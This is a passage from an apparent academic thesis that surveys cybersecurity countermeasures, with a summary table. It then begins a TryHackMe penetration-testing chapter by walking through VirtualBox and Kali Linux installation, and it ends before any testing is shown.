Vulnerability scanning is a proactive cybersecurity measure used to identify weaknesses and potential vulnerabilities in software, networks, and systems before they can be exploited by attackers. It involves the automated scanning of IT assets to detect known security flaws, misconfigurations, and outdated software versions that could pose security risks. Vulnerability scanners use a database of known vulnerabilities and security checks to compare against the configuration and characteristics of scanned systems. These scans can be performed regularly to ensure continuous monitoring of the organization's security posture. Once vulnerabilities are identified, organizations can prioritize remediation efforts based on the severity of the vulnerabilities and their potential impact on the organization's assets and operations. Vulnerability scanning is an essential component of vulnerability management programs, helping organizations stay ahead of emerging threats, comply with regulatory requirements, and reduce the risk of security breaches and data compromises[39][168].

3.5.1.3 Response Measures

3.5.1.3.1 Incident Response Plan

An Incident Response Plan (IRP) is a structured approach that outlines the procedures and actions to be taken in response to a cybersecurity incident. It serves as a proactive countermeasure by helping organizations effectively detect, respond to, contain, and recover from security breaches and other incidents. Key components of an IRP include[119][58][161]:

- Preparation: Establishing roles and responsibilities for incident response team members, defining communication channels, and conducting regular training and exercises to ensure readiness.
- Detection and Analysis: Implementing monitoring tools and techniques to detect security incidents in real-time, analyzing alerts and events to determine their severity and impact on the organization.
- Containment and Eradication: Taking immediate steps to contain the incident, prevent further damage or unauthorized access, and eradicate the threat from affected systems.

- Recovery: Restoring affected systems and services to normal operation, restoring data from backups, and implementing measures to prevent similar incidents in the future.
- Post-Incident Analysis: Conducting a thorough review of the incident response process, documenting lessons learned, and identifying areas for improvement to enhance future incident response capabilities.

Having a well-defined and tested IRP is critical for minimizing the impact of cybersecurity incidents, reducing downtime, and preserving the organization's reputation and trust with customers and stakeholders. It enables organizations to respond swiftly and effectively to security breaches, mitigate potential damages, and resume normal business operations as quickly as possible.

3.5.1.3.2 Forensics and Investigation

Forensics and investigation in cybersecurity involve the systematic collection, analysis, and preservation of digital evidence to identify the root cause of security incidents, gather intelligence on attackers, and support legal proceedings if necessary. This process encompasses various techniques such as digital evidence collection from diverse sources like computers, networks, and cloud services, thorough analysis to uncover indicators of compromise and malicious activities, incident reconstruction to understand attack vectors and impacts, attribution to identify perpetrators and gather intelligence, and comprehensive reporting and documentation for internal review and legal purposes. Cybersecurity forensics and investigation are crucial components of incident response, aiding organizations in understanding the nature of security incidents, identifying security gaps, and improving resilience against future threats, while also providing valuable insights into threat actor behaviors and techniques for better defense[83][112][163].

3.5.1.3.3 Communication

Communication is a vital countermeasure in cybersecurity, facilitating the exchange of information among stakeholders to ensure timely response to security incidents and effective collaboration in threat mitigation efforts. It involves clear reporting and escalation procedures for incident response, coordination between different teams involved in cybersecurity, sharing of threat intelligence with industry peers, regular awareness training for employees, and crisis communication protocols for managing reputational risks during emergencies. Effective communication enhances security awareness, promotes collaboration, and enables organizations to respond swiftly and effectively to cyber threats, ultimately strengthening their overall cybersecurity posture and resilience against potential risks[68][102][41].

3.5.1.3.4 Recovery

Recovery is a critical countermeasure in cybersecurity that involves restoring systems, data, and operations to a functional state following a security incident or breach. It encompasses various processes and strategies aimed at minimizing the impact of the incident, mitigating further damage, and restoring affected resources to normal operation. Key aspects of cybersecurity recovery include data backup and restoration, ensuring the availability of backup copies of critical data to recover from data loss or corruption, and implementing disaster recovery plans to resume essential business operations in the event of infrastructure failures or disruptions. Additionally, recovery involves incident response activities such as containment and eradication to remove threats and vulnerabilities, followed by post-incident analysis and lessons learned to improve future incident response capabilities. Effective recovery measures help organizations minimize downtime, reduce financial losses, and restore stakeholder trust following security incidents, ultimately enhancing overall resilience against cyber threats[111][133].

3.5.1.4 General Best Practices

3.5.1.4.1 Security Awareness Training

Security awareness training is a crucial countermeasure in cybersecurity, aiming to educate employees and users about security risks, best practices, and policies to reduce the likelihood of security incidents caused by human error. It involves regular training sessions, workshops, and resources covering phishing awareness, password security, social engineering, and data handling procedures. By raising awareness of common threats and empowering users with the knowledge and skills to recognize and respond to security incidents effectively, security awareness training helps create a security-conscious culture within organizations. Additionally, it plays a vital role in compliance with regulatory requirements and industry standards, ensuring that employees understand their roles and responsibilities in maintaining cybersecurity and protecting sensitive information. Effective security awareness training strengthens the human element of cybersecurity, mitigates the risk of insider threats, and enhances overall security posture[42][77][126].

3.5.1.4.2 Third-Party Management

Third-party management is a critical countermeasure in cybersecurity, focusing on the assessment and oversight of external vendors, suppliers, and partners who have access to an organization's systems, data, or networks. It involves evaluating third-party security practices, policies, and controls to ensure they meet the organization's security standards and requirements. Key aspects of third-party management include conducting due diligence assessments during vendor selection, establishing contractual agreements that outline security responsibilities and obligations, and ongoing monitoring and auditing of third-party activities to detect and address security risks. By effectively managing third-party relationships, organizations can mitigate the risk of supply chain attacks, data breaches, and other security incidents caused by vulnerabilities in third-party systems or negligent security practices, ultimately enhancing overall cybersecurity resilience[113][89].

3.5.1.4.3 Regulatory Compliance

Regulatory compliance is a crucial countermeasure in cybersecurity, ensuring that organizations adhere to laws, regulations, and industry standards relevant to data protection and privacy. Compliance requirements vary depending on the industry and geographical location but often include regulations. Key aspects of regulatory compliance include implementing security controls, policies, and procedures to protect sensitive data, conducting regular risk assessments and audits to identify and address security gaps, and maintaining documentation to demonstrate compliance with regulatory requirements. Organizations can mitigate legal and financial risks by meeting regulatory standards, protecting customer privacy, and building trust with stakeholders. Compliance also serves as a foundation for implementing effective cybersecurity measures, driving continuous improvement in security practices and resilience against cyber threats[57][118].

3.6 Table 4: Cybersecurity Countermeasures

Category 1	Category 2	Papers	Contribution	Protection Against
Preventive Measures	Strong Authentication and Access Control	Sandhu & Samarati [84] Omotunde & Ahmed [69] Moses & Rowe [93] Lee et al. [50]	Requires multiple verification methods (e.g., MFA) to enhance security and reduce the risk of unauthorized access. Limits access to systems and data based on user roles and the principle of least privilege to minimize potential damage from breaches.	Phishing, Social Engineering, Brute Force, Credential Theft

	Network Security	Shiravi et al. [34] Liang & Xiao [55] Howard et al. [124]	Implements measures like firewalls, IDS/IPS, and VPNs to protect network infrastructure and secure data transmission.	Malware, DoS, Data Interception, SIEM
	Regular Software Updates	Hosek & Cadar [95] Bellissimo et al. [78] Vaniea & Rashidi [40]	Ensures systems and applications are up-to-date with the latest security patches to protect against known vulnerabilities.	Malware, Data Breaches, Ransomware, Zero-Day
	End Point Security	Gite et al. [140] Slate [104] Shen & Shen [103]	Utilizes antivirus, anti-malware, and EDR solutions to protect individual devices from security threats and unauthorized access.	Malware, Ransomware, Phishing, Unauthorized Access
	Data Protection	Chen & Zhao [154] [70] Bygrave [134]	Implements encryption and DLP solutions to safeguard sensitive data both in transit and at rest, ensuring data privacy and integrity.	Data Breaches, Ransomware, Insider Threats
Detection Measures	Monitoring	Onwubiko [54] Morris et al. [96] Chung et al. [101]	Continuously tracks network and system activities using tools like SIEM to detect and respond to suspicious behavior and potential security incidents.	Intrusion Detection, Incident Response, Anomaly Detection
	Threat Intelligence	Abu et al. [53] Wagner et al. [115] Bromiley [143]	Collects and analyzes data on emerging threats to inform proactive defense strategies and improve security measures.	Proactive Defense, Early Warning System, Strategic Planning
	Vulnerability Scanning	Tundis et al. [168] Wang et al. [39]	Regularly examines systems for security weaknesses and potential exploits to ensure timely remediation and strengthen defenses.	Identifying Weaknesses, Risk Assessment, Patch Management
Response Measures	Incident Response Plan	Torres [161] Ibrahim [119] Javaid [58]	Outlines procedures for detecting, responding to, and recovering from security incidents to minimize impact and restore normal operations quickly.	Early Detection, Forensics, Communication
	Forensics and Investigation	Lee et al. [163] Goni et al. [112] Okereafor & Djehaiche [83]	Conducts thorough analysis of security incidents to identify the root cause, assess the extent of damage, and gather evidence for remediation and future prevention.	Preservation of Evidence, Forensic Imaging, Analysis of Digital Evidence, Malware Analysis
	Communication	Ramirez et al. [102]	Establishes clear channels for reporting security incidents and disseminating updates to	Internal/External Communication, Timely Updates,

		Nurse [68] Dave et al. [41]	stakeholders, ensuring transparency, and coordinated response efforts.	Post-Incident Communication
	Recovery	Onwubiko [133] Chahal [111]	Restores systems and data to a pre-incident state following a security breach or disruption, minimizing downtime and restoring normal operations.	Restoring Operations, Security Enhancements, Post-Incident Analysis
General Best Practices	Security Awareness Training	Shaw et al. [42] Caldwell [126] Tschaket & Ngamsuriyaroj [77]	Provides education and guidance to employees on recognizing and mitigating cybersecurity threats, promoting a culture of vigilance and proactive risk management.	Phishing, Social Engineering, Password Security, Incident Response
	Third-Party Risk Management	Abrahams et al. [89] Keskin et al. [113]	Evaluates and monitors the security posture of vendors and service providers to mitigate risks associated with outsourcing and ensure compliance with security standards and contractual obligations.	Risk Assessment, Continuous Monitoring, Access Control, Incident Response
	Regulatory Compliance	Slonka [57] Marotta & Madnick [118]	Ensures adherence to relevant laws, regulations, and industry standards to protect sensitive data, mitigate legal risks, and maintain trust with customers and stakeholders.	Enforcing Security Standards, Promoting Risk Management, Protecting Personal Data

4. Penetration Testing Scenarios in the Virtual Environment of "TryHackMe"

In this section, will execute some scenarios of penetration testing. For the experimental of the thesis had been used a PC Desktop (CPU: Ryzen 5 5600G, RAM: 32GB, GPU: GeForce RTX 3060 12GB) and a Laptop (CPU: i7 1065G7, RAM: 12GB, GPU: MX330).

4.1 TryHackMe


TryHackMe is an online platform that provides an immersive and interactive learning experience for cybersecurity enthusiasts and professionals alike. It offers a wide range of virtual environments, challenges, and guided exercises designed to teach various aspects of cybersecurity, including penetration testing, ethical hacking, network security, and more. With its hands-on approach, TryHackMe allows users to gain practical skills by simulating real-world scenarios in a safe and controlled environment. Whether you're a beginner looking to get started in cybersecurity or an experienced practitioner seeking to enhance your skills, TryHackMe offers a dynamic platform for learning and honing your craft. In this thesis, penetration tests will be conducted in two scenarios. A detailed presentation will be provided on the method of exploitation used, while at the end of each scenario, a brief conclusion will be drawn.

4.1.1 Preparation Phase

In the first stage of the experimental, we need to install the Kali Linux operating system on our computer. There are two ways to install it: One way is to install it as the primary operating system on our computer. The other way, which will be used in this experiment, is to install the operating system on a Virtual Box and allocate resources from our computer to this virtual machine. Additionally, there are two ways to connect to the virtual machine you are attacking. One way is to open a local Kali Linux machine within the website and execute the necessary commands from there. The second way, and the one we will use in this lab, is to connect to the network via VPN through the website. The advantage of running the operating system in a Virtual Box is that any actions we take on the machine, even if we completely damage it, will not affect our primary operating system.

1. **First step**

The first step is to visit the http://virtualbox.org website in order to download the Virtual Machine application along with the necessary extensions required for peripheral usage (Mouse, Keyboard).



Welcome to VirtualBox.org!

VirtualBox is a powerful x86 and AMD64/Intel64 virtualization product for enterprise as well as home use. Not only is VirtualBox an extremely feature rich, high performance product for enterprise customers, it is also the only professional solution that is freely available as Open Source Software under the terms of the GNU General Public License (GPL) version 3. See "About VirtualBox" for an introduction.

Presently, VirtualBox runs on Windows, Linux, macOS, and Solaris hosts and supports a large number of guest operating systems including but not limited to Windows (NT 4.0, 2000, XP, Server 2003, Vista, 7, 8, Windows 10 and Windows 11), DOS/Windows 3.x, Linux (2.4, 2.6, 3.x, 4.x, 5.x and 6.x), Solaris and OpenSolaris, OS/2, OpenBSD, NetBSD and FreeBSD.

VirtualBox is being actively developed with frequent releases and has an ever growing list of features, supported guest operating systems and platforms it runs on. VirtualBox is a community effort backed by a dedicated company: everyone is encouraged to contribute while Oracle ensures the product always meets professional quality criteria.


Hot picks:

- Pre-built virtual machines for developers at Oracle Tech Network
- **Hyperbox** Open-source Virtual Infrastructure Manager project site

News Flash

- New **May 3rd, 2024 VirtualBox 7.0.18 released!** Oracle today released a 7.0 maintenance release which improves stability and fixes regressions. See the Changelog for details.
- New **April 16th, 2024 VirtualBox 7.0.16 released!** Oracle today released a 7.0 maintenance release which improves stability and fixes regressions. See the Changelog for details.
- Notice **March 21th, 2024 Change of login server.** Starting today, Oracle Single Sign On will ask for your account credentials at *signon.oracle.com* and the username and password are now have to be entered on separate pages.
- New **January 16th, 2024 VirtualBox 7.0.14 released!** Oracle today released a 7.0 maintenance release which improves stability and fixes regressions. See the Changelog for details.
- New **January 16th, 2024 VirtualBox 6.1.50 released!**

Figure 45: VirtualBox Interface



Download VirtualBox

Here you will find links to VirtualBox binaries and its source code.

VirtualBox binaries

By downloading, you agree to the terms and conditions of the respective license.

VirtualBox 7.0.18 platform packages

- Windows hosts
- macOS / Intel hosts
- Linux distributions
- Solaris hosts
- Solaris 11 IPS hosts

The binaries are released under the terms of the GPL version 3.

See the changelog for what has changed.

You might want to compare the checksums to verify the integrity of downloaded packages. *The SHA256 checksums should be favored as the MD5 algorithm must be treated as insecure!*

- SHA256 checksums, MD5 checksums

Note: After upgrading VirtualBox it is recommended to upgrade the guest additions as well.

VirtualBox 7.0.18 Oracle VM VirtualBox Extension Pack

- All supported platforms

Support VirtualBox RDP, disk encryption, NVMe and PXE boot for Intel cards. See this chapter from the User Manual for an introduction to this Extension Pack. The Extension Pack binaries are released under the VirtualBox Personal Use and Evaluation License (PUEL). *Please install the same version extension pack as your installed version of VirtualBox.*

VirtualBox 7.0.18 Software Developer Kit (SDK)

- All platforms

Figure 46: VirtualBox Download Page

Next, you'll need to navigate to https://www.kali.org/get-kali/#kali-platforms to download the Kali Linux ISO file.





Figure 47: Kali Linux Download Page

2. Second step


Next, you'll need to run the setup file of VirtualBox, as shown in the images below, until the initial menu appears.



Welcome to the Oracle VM VirtualBox 7.0.18 Setup Wizard

The Setup Wizard will install Oracle VM VirtualBox 7.0.18 on your computer. Click Next to continue or Cancel to exit the Setup Wizard.

Figure 48: VirtualBox SetUp



Oracle VM VirtualBox 7.0.18 Setup


Ready to Install

The Setup Wizard is ready to begin the Custom installation.

Click Install to begin the installation. If you want to review or change any of your installation settings, click Back. Click Cancel to exit the wizard.

Version 7.0.18

Figure 49: VirtualBox Install



Oracle VM VirtualBox 7.0.18 Setup

Oracle VM VirtualBox 7.0.18 installation is complete.


Click the Finish button to exit the Setup Wizard.

☑ Start Oracle VM VirtualBox 7.0.18 after installation

Version 7.0.18

Figure 50: VirtualBox Finish

Once the setup is complete, you'll need to insert the downloaded ISO file into VirtualBox and make the necessary changes to the settings as shown below to ensure proper functionality.



Create Virtual Machine

Virtual machine Name and Operating System

Please choose a descriptive name and destination folder for the new virtual machine. The name you choose will be used throughout VirtualBox to identify this machine. Additionally, you can select an ISO image which may be used to install the guest operating system.

Name: KaliLinux2024

Folder: C:\Users\k4ntzaroul1s\VirtualBox VMs

ISO Image: <not selected>

Edition:


Type: Linux

Version: Debian (64-bit)

□ Skip Unattended Installation

No ISO image is selected, the guest OS will need to be installed manually.

Figure 51: VirtualBox Name and Operating System



Create Virtual Machine

Hardware

You can modify virtual machine's hardware by changing amount of RAM and virtual CPU count. Enabling EFI is also possible.

Base Memory: 17507 MB


4 MB 32768 MB

Processors: 5

1 CPU 12 CPUs

□ Enable EFI (special OSes only)

Figure 52: Machine Hardware



Storage

Storage Devices
- Controller: IDE
  - kali-linux-2024.1-installer-am...
- Controller: SATA
  - KaliLinux2024.vdi

Attributes

